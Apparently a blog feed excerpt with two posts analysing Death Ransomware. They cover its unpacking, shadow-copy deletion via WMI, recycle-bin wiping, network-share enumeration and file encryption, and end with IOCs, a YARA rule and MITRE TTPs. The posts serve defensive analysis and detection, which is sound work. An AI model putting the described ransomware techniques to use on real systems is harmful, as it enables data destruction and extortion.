
<p>so let’s try to open it in the browser to check its content all of this connection is some noise only but can be used as IOCs</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*HeC9dNsge6ALvzdn0NMJRg.png" alt="" /></p>

<h1 id="registry-creations">Registry Creations</h1>

<p>the malware will do some registry operations and check if it’s run before or not, so it will try to open a key Called</p>

<blockquote>
  <p><strong><em>HKEY_CURRENT_USER\SOFTWARE\Wacatac</em></strong></p>
</blockquote>

<p>and if it failed it will create this key, but if it succeeded to open the key created before it will query some values related to encryption Keys saved in the registry key</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*-t2VSauU0TU6st4MhwQRJQ.png" alt="" /></p>

<h1 id="com-operations">COM Operations</h1>

<p>then the malware tries to Create a COM instance by using <a href="https://learn.microsoft.com/en-us/windows/win32/api/combaseapi/nf-combaseapi-cocreateinstance"><strong>CoCreateInstance()</strong></a> API</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Ru7D1kadwWNrYxtNm89V3g.png" alt="" /></p>

<p>if the call successes there is a registry key created</p>

<p><code class="language-plaintext highlighter-rouge">HKEY_CLASSES_ROOT\CLSID\\{674b66998-ee92-11d0-ad71-00c04fd8fdff}</code></p>

<p>then the malware will use COM Capabilities for Deleting All shadow copies in the machine and using the <strong>“wql” WMI query language it’s like SQL</strong> and here it queries to retrieve all shadows copies in the machine</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*efPvYpLH1NoiCwJ4iLBj0g.png" alt="" /></p>

<p>if you want to read more about shadow copies <a href="https://learn.microsoft.com/en-us/windows/win32/vss/shadow-copies-and-shadow-copy-sets"><strong>click here</strong></a></p>

<h1 id="generating-keys">Generating Keys</h1>

<p>the specimen will generate a Public key and here I will talk in brief about the encryption method cause it is complex, this ransomware uses a combination of Curve25519 algorithm for the Elliptic Curve Diffie-Hellman (ECDH) key exchange scheme, Salsa20, RSA-2048, AES-256 ECB, and a simple block XOR algorithm to encrypt files and if you want more about encryption mechanism check this <a href="https://www.fortinet.com/blog/threat-research/death-ransom-new-strain-ransomware"><strong>click here</strong></a><strong>.</strong></p>

<p>the malware saves the RSA-2048 Public Key in the registry</p>

<blockquote>
  <p><strong><em>HKEY_CURRENT_USER\SOFTWARE\Wacatac\public</em></strong></p>
</blockquote>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*zhiNxTMR7KzKau7ODNtnmQ.png" alt="" />          <center><font size="3"> <u>Figure</u>(1): <u> save the public key in the registry </u> </font></center></p>

<p>and also saves the private key in the same registry key under name of private</p>

<blockquote>
  <p><strong><em>HKEY_CURRENT_USER\SOFTWARE\Wacatac\Private</em></strong></p>
</blockquote>

<p><img src="https://miro.medium.com/v2/resize:fit:741/1*46rcc4_NstPTcEXToqn3kg.png" alt="" /></p>

<p>these keys are encrypted using SALSA20 Algorithm before it saved in the registry</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*u5vOmirQGcV75iu69nQQWQ.png" alt="" /></p>

<h1 id="delete-all-files-in-recycle-bin-">Delete all Files in Recycle Bin :</h1>

<p>then the malware will start its ransom behavior by deleting all files in recycle bin using <a href="https://learn.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shemptyrecyclebina"><strong>SHEmptyRecycleBinA()</strong></a> API</p>

<p><img src="https://miro.medium.com/v2/resize:fit:831/1*KsQRrfc5myWuybg0cjerPQ.png" alt="" /></p>

<h1 id="get-network-files-">Get Network Files :</h1>

<p>the malware starts by enumerating all Network Folders and will iterate over them until it gets a logical Folder and it does this by using</p>

<blockquote>
  <p><a href="https://learn.microsoft.com/en-us/windows/win32/api/winnetwk/nf-winnetwk-wnetopenenuma"><strong><em>WnetOpenEnumW()</em></strong></a></p>

  <p><a href="https://learn.microsoft.com/en-us/windows/desktop/api/winnetwk/nf-winnetwk-wnetenumresourcea"><strong><em>WNetEnumResource</em></strong></a></p>
</blockquote>

<p>to retrieve all current directories and then encrypt them</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*DRUoeTFq8zzt-qh-lDDZ-g.png" alt="" /></p>

<h1 id="ransom-behave-">Ransom Behave :</h1>

<p>the malware then will start to Get All Driver’s Names in the machine using</p>

<p><a href="https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-getlogicaldrivestringsw"><strong>GetLogicalDriveStringsW()</strong></a> API</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*KuQ9DCJ0TkLFA9Y9NjgTrQ.png" alt="" /></p>

<p>then the malware will start by dropping the readme File and encrypting the files</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Cl4FtUApA8NKoU4HnTOrJA.png" alt="" /></p>

<p>the malware will encrypt these Files and then drop readme in every directory,</p>

<p>the malware used <a href="https://learn.microsoft.com/en-us/windows/win32/api/threadpoollegacyapiset/nf-threadpoollegacyapiset-queueuserworkitem"><strong>QueueUserWorkItem()</strong></a> instead of normal calling and this API creates a thread only for this call this thread waits until another thread is done so tracing this behavior is harder but we will do it.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:715/1*5dW29d-t93EHeOUbvGK7oQ.png" alt="" /></p>

<p>so let’s dig into this function and see how it’s done if we look at the debugger we will observe that there is 2 running thread after this call</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Tfr9vzGm_YD3ev-p-qbH8Q.png" alt="" /></p>

<p>there are some Folders And Files the malware skips encrypting, these Files and Folders are related to the system and without it the system will crash and fail to boot correctly</p>

<p>FILES</p>

<p><img src="https://miro.medium.com/v2/resize:fit:781/1*JS8mqrJQVEluU3L1baPmaQ.png" alt="" /></p>

<p>Folders to Skip</p>

<p><img src="https://miro.medium.com/v2/resize:fit:800/1*e9Eb0ZTezgdRJiWMN8EUWg.png" alt="" /></p>

<p>the malware assigns a signature to the file before reading it</p>

<p><img src="https://miro.medium.com/v2/resize:fit:764/1*G4WPrV-SAD1TOnlsz5DhzA.png" alt="" /></p>

<p>then the malware will call <a href="https://learn.microsoft.com/en-us/windows/win32/api/ntsecapi/nf-ntsecapi-rtlgenrandom"><strong>SystemFunction036()</strong></a> API which is used to generate random 32 bytes and these bytes is used for generating key</p>

<p><img src="https://miro.medium.com/v2/resize:fit:746/1*CzsbB2ktuQxn3axfIF8PlQ.png" alt="" /></p>

<p>then the malware will start reading the content of the file using <a href="https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-readfile"><strong>ReadFile()</strong></a>  with 1000h bytes as the length of the allocated data</p>

<p><img src="https://miro.medium.com/v2/resize:fit:746/1*CzsbB2ktuQxn3axfIF8PlQ.png" alt="" /></p>

<p>then the malware will encrypt the data using keys generated before</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*gcdLdqzPqoMDzjE8LxonPA.png" alt="" /></p>

<p>and then after encryption, it will write the data using</p>

<p><img src="https://miro.medium.com/v2/resize:fit:870/1*DjaArIqTOjO4-cDevllBNA.png" alt="" /></p>

<p>I will show you small pics in the debugger and how the data is encrypted, so I create a file containing this string “I was born in 1870”</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*R0AoC25dl6-H1bhXVGBzfQ.png" alt="" /></p>

<p>and here is how the file looks like after encryption but I want to mention something that the encryption function append AES_Key and also something called File Maker,it appends them to the encrypted file content</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*eQHnBJEOvEgpTrq9dFu7JQ.png" alt="" /></p>

<h1 id="drop-ransomnote-">Drop RansomNote :</h1>

<p>the malware will resolve the ransom note and then drop it but write something in the note that you will never encrypt your Files without it, ya it’s the lock id and this lock id is the public key but encoded with <strong>base64</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*5G0EgrV_Zxx0CxZZWVcLnQ.png" alt="" /></p>

<h1 id="iocs-">IOCs :</h1>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">hash</span> <span class="p">:</span>   
  <span class="n">packed</span><span class="p">:</span>  
       <span class="n">sha</span> <span class="mi">256</span> <span class="p">:</span> <span class="n">AB828F0E0555F88E3005387CB523F221A1933BBD7DB4F05902A1E5CC289E7BA4</span>  
  <span class="n">unpacked</span><span class="p">:</span>  
       <span class="n">sha</span> <span class="mi">256</span> <span class="p">:</span> <span class="mf">59E6</span><span class="n">D8CB209E6D46F74545EC551E3FE75D78A3FB7A26ECE220683AADAAE026A3</span>  
  <span class="n">Downloaded</span> <span class="n">File</span><span class="p">:</span>  
       <span class="n">sha</span> <span class="mi">256</span> <span class="p">:</span> <span class="mi">0</span><span class="n">AB018C4C127A53EB70DEA8979AFA4A49ED66AE355E2515E6B79BFACDA65F5A6</span>  
  
<span class="n">Files</span> <span class="p">:</span>  
               <span class="n">ntos</span><span class="p">.</span><span class="n">database</span>  
  
<span class="n">Registry</span> <span class="p">:</span>  
      
             <span class="n">Computer</span>\<span class="n">HKEY_CURRENT_USER</span>\<span class="n">Software</span>\<span class="n">Wacatac</span>  
             <span class="n">Computer</span>\<span class="n">HKEY_CURRENT_USER</span>\<span class="n">Software</span>\<span class="n">Wacatac</span>\\<span class="n">Private</span>  
             <span class="n">Computer</span>\<span class="n">HKEY_CURRENT_USER</span>\<span class="n">Software</span>\<span class="n">Wacatac</span>\\<span class="n">Public</span>  
             <span class="n">HKEY_CLASSES_ROOT</span>\<span class="n">CLSID</span>\\<span class="p">{</span><span class="mi">674</span><span class="n">b66998</span><span class="o">-</span><span class="n">ee92</span><span class="o">-</span><span class="mi">11</span><span class="n">d0</span><span class="o">-</span><span class="n">ad71</span><span class="o">-</span><span class="mi">00</span><span class="n">c04fd8fdff</span><span class="p">}</span>  
  
<span class="n">Network</span><span class="p">:</span>  
             <span class="n">HTTP</span><span class="p">:</span><span class="o">//</span><span class="n">iplogger</span><span class="p">[.]</span><span class="n">org</span><span class="o">/</span><span class="mi">1</span><span class="n">Zqq77</span>\<span class="n">ntos</span><span class="p">.</span><span class="n">database</span> 
</code></pre></div></div>
<h1 id="yara-">Yara :</h1>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code> 
<span class="n">rule</span> <span class="n">Death_Ransomware_Unpacked</span> <span class="p">{</span>  
  
<span class="n">meta</span><span class="p">:</span>  
      <span class="n">Discription</span> <span class="o">=</span> <span class="s">"yara about dececting unpacked version of Death Ransomware"</span>  
      <span class="n">Author</span>      <span class="o">=</span> <span class="s">"AzizMal"</span>  
      <span class="n">Data</span>        <span class="o">=</span> <span class="s">"4/4/2023"</span>  
	  <span class="n">contact</span>     <span class="o">=</span> <span class="s">"@farghlyMal"</span>
<span class="n">Strings</span><span class="p">:</span>  
   
      <span class="err">$</span><span class="n">S1</span> <span class="o">=</span><span class="s">"expand 32-byte k"</span>  
      <span class="err">$</span><span class="n">S2</span> <span class="o">=</span><span class="s">"https://iplogger.org/1Zqq77"</span>  
      <span class="err">$</span><span class="n">S3</span> <span class="o">=</span><span class="s">"select * from Win32_ShadowCopy"</span>  
      <span class="err">$</span><span class="n">S4</span> <span class="o">=</span><span class="s">"Win32_ShadowCopy.ID='%s"</span>  
      <span class="err">$</span><span class="n">S5</span> <span class="o">=</span><span class="p">{</span><span class="n">B</span><span class="err">?</span> <span class="mi">19</span> <span class="mi">04</span> <span class="mi">00</span> <span class="mi">00</span> <span class="mi">0</span><span class="n">F</span> <span class="n">B7</span> <span class="n">C0</span> <span class="mi">8</span><span class="err">?</span> <span class="err">??</span> <span class="err">??</span> <span class="err">??</span> <span class="mi">66</span> <span class="mi">3</span><span class="n">B</span> <span class="err">??</span> <span class="p">[</span><span class="mi">4</span><span class="o">-</span><span class="mi">6</span><span class="p">]</span> <span class="n">B</span><span class="err">?</span> <span class="mi">3</span><span class="n">F</span> <span class="mi">04</span> <span class="mi">00</span> <span class="mi">00</span>   
            <span class="mi">66</span> <span class="mi">3</span><span class="n">B</span> <span class="n">C1</span> <span class="p">[</span><span class="mi">4</span><span class="o">-</span><span class="mi">6</span><span class="p">]</span> <span class="n">B</span><span class="err">?</span> <span class="mi">23</span> <span class="mi">04</span> <span class="mi">00</span> <span class="mi">00</span> <span class="mi">8</span><span class="err">?</span> <span class="err">??</span> <span class="err">??</span> <span class="err">??</span> <span class="mi">66</span> <span class="mi">3</span><span class="n">B</span> <span class="err">??</span> <span class="p">[</span><span class="mi">4</span><span class="o">-</span><span class="mi">6</span><span class="p">]</span> <span class="n">B</span><span class="err">?</span> <span class="mi">22</span> <span class="mi">04</span> <span class="mi">00</span> <span class="mi">00</span>  
            <span class="mi">8</span><span class="err">?</span> <span class="err">??</span> <span class="err">??</span> <span class="err">??</span> <span class="mi">66</span> <span class="mi">3</span><span class="n">B</span> <span class="err">??</span> <span class="p">[</span><span class="mi">4</span><span class="o">-</span><span class="mi">6</span><span class="p">]}</span>  
  
 <span class="n">condition</span><span class="p">:</span>  
  
     <span class="n">uint16</span><span class="p">(</span><span class="mi">0</span><span class="p">)</span> <span class="o">==</span> <span class="mh">0x5A4D</span> <span class="ow">and</span> <span class="nb">all</span> <span class="n">of</span> <span class="n">them</span>  
  
<span class="p">}</span>
</code></pre></div></div>
<h1 id="ttps">TTPS:</h1>
<p>Network Share Discovery (T1135)<br />
File and Directory Discovery(T1083)<br />
Native API execution(T1106)<br />
Data Encrypted (T1486)<br />
Ransomware (T1486.001)</p>]]></content><author><name>Aziz Farghly</name></author><summary type="html"><![CDATA[this artical includs part 2 of analyzing Death RansomWare]]></summary></entry><entry><title type="html">Death Ransomware Analysis_part1</title><link href="https://farghlymal.github.io/Death-RansomWare-part_1/" rel="alternate" type="text/html" title="Death Ransomware Analysis_part1" /><published>2023-04-02T00:00:00+00:00</published><updated>2023-04-02T00:00:00+00:00</updated><id>https://farghlymal.github.io/Death-RansomWare-part_1</id><content type="html" xml:base="https://farghlymal.github.io/Death-RansomWare-part_1/"><![CDATA[<h1 id="introduction">Introduction</h1>
<p>Hello Cyber Geeks, today I am going to explain how Death Ransom behavior is done and how the encryption method happens, and how to detect it using <strong>Yara and IOCs</strong></p>

<h1 id="overview-">overview :</h1>

<p>Discovered by <a href="https://twitter.com/GrujaRS">GrujaRS</a>, DeathRansom is malicious software, classified as ransomware. In general, systems infected with malware of this type have their data encrypted. The cybercriminals behind the encryption then demand a ransom to be paid for decryption tools/software, there are 2 versions of Death Ransom, and one of them does not encrypt your Files it just appends “<strong>.wctc</strong>” extension to the Fils, for example,</p>

<p><strong>lol.jpg → lol.jpg.wctc ,</strong> but the data is the same data with no encryption, let’s dig into the code and properties of the File, the other one encrypts it without appending any extensions.</p>

<p><strong>sha 1: 65B5F8CC7B0B6315FE934578F9CAD4FAF7DA41F2</strong></p>

<h1 id="first-stage-">First Stage :</h1>

<p>the malware comes in a packed formal and many noisy <strong>mangled symbols</strong> generated by the C++ Compiler, so let’s try to unpack it using some methods and techniques</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*hG0_3EfJKT8pV9w8RdTD9Q.png" alt="" /></p>

<p>so there are some suspicious calls that the malware uses to allocate memory and then unpack the code in this memory like</p>

<blockquote>
  <p><a href="https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc"><em>VirtualAlloc()</em></a></p>

  <p><a href="https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect"><em>VirtualProtect()</em></a></p>

  <p><a href="https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-globalalloc"><em>GlobalAlloc()</em></a></p>

  <p><a href="https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-localalloc"><em>LocalAlloc()</em></a></p>
</blockquote>

<p>we need to search for these APIs in The imports section in the Malware and trace these calls and look at what happens in the allocated spaces may we get the 2Stage or another shell Code,</p>


<p>I see a suspicious call to <a href="https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-localalloc"><strong>LocalAlloc()</strong></a>  which is used to allocate a local memory space and the <strong>uBytes</strong> Globale Variable is used in another place which is a big indicator of the unpacking process</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*3ec0QdURwBa2Qsq4lY58hQ.png" alt="" /></p>

<p>and we see another call to <a href="https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress"><strong>GetProcAddress()</strong></a> which is used to get the address of an API, so we will complete the analysis using the debugger and appending some breakpoints in the APIs mentioned above</p>

<p><img src="https://miro.medium.com/v2/resize:fit:854/1*hH0z62uI_4H5FbpYaF8r9g.png" alt="" /></p>

<p>here is our debugger hitting the first breakpoint in calling LocalAlloc, I will dump the address of the memory allocated and complete running our debugger</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*KS0LSMFzYpPEhg9rHKn0bg.png" alt="" /></p>

<p>we hit another call to GetPorcaddress resolving the address of VirualProtect which is used in changing the protection of a memory space</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*TzeNcgMMczc9p5Ypkwgt5Q.png" alt="" /></p>

<p>and if we take another look at the memory allocated we will see that it’s filled with some bytes which the debugger will transfer the execution to this ShellCode</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Xi1XlUJ-MWNRQpVMmccTbQ.png" alt="" /></p>

<p>and here is how the program starts executing the shellcode</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*shbTP5SdsMcQG2U9l8_jZQ.png" alt="" /></p>

<p>we will set a memory breakpoint on the execution of this memory, and here is the hit of the breakpoint</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*rl11dGnWg4c8p_axJhD6ZQ.png" alt="" /></p>

<p>so we will complete the breakpoint set before, and we will hit a call to virtualAlloc() API which is used in allocating a memory space</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*n5aJaOcwSFAONUR0D7dJYA.png" alt="" /></p>

<p>and I will dump the address of the memory and see what the malware will do in this space ,,, the program is writing another shellcode that we will trace again</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*KxPizn7lA0zdtYVPKXnaJA.png" alt="" /></p>

<p>and here is how another transfer execution is done to this shellcode</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*DljoQr1o2j6yChTsSUZxNw.png" alt="" /></p>

<p>we hit another virtualAlloc(), I dump the address allocated by this call</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*rgbRuPzlt5-mCm1beiSXgQ.png" alt="" /></p>

<p>let’s complete the unpacking process</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*kRGHO-jFZSO48Ndah02-rg.png" alt="" /></p>

<p>WOW, we get an MZ Header, and here is the unpacking process ended, the program will transfer the flow to the start of the code section but I will dump this PE File and run it throw the analyzing process(static and dynamic)</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*lC4cwx-jwtZNcqYlYWbnAg.png" alt="" /></p>

<p>so the sample is not packed and this is the real ransomware</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*aQvjlfkstporEaTE_mY97Q.png" alt="" /></p>

<p>I will complete the full analysis in the next part, wait for it</p>

<p>my part 2 about technical analysis</p>

<p><a href="https://medium.com/@farghly.mahmod66/death-ransomware-analysis-part-2-ec4bfb1c758f"><strong>Part_2</strong></a></p>

<p>thanks for reading……..</p>]]></content><author><name>Aziz Farghly</name></author><category term="" /><category term="" /><summary type="html"><![CDATA[First part for Analyzing Death Ransomware]]></summary></entry></feed>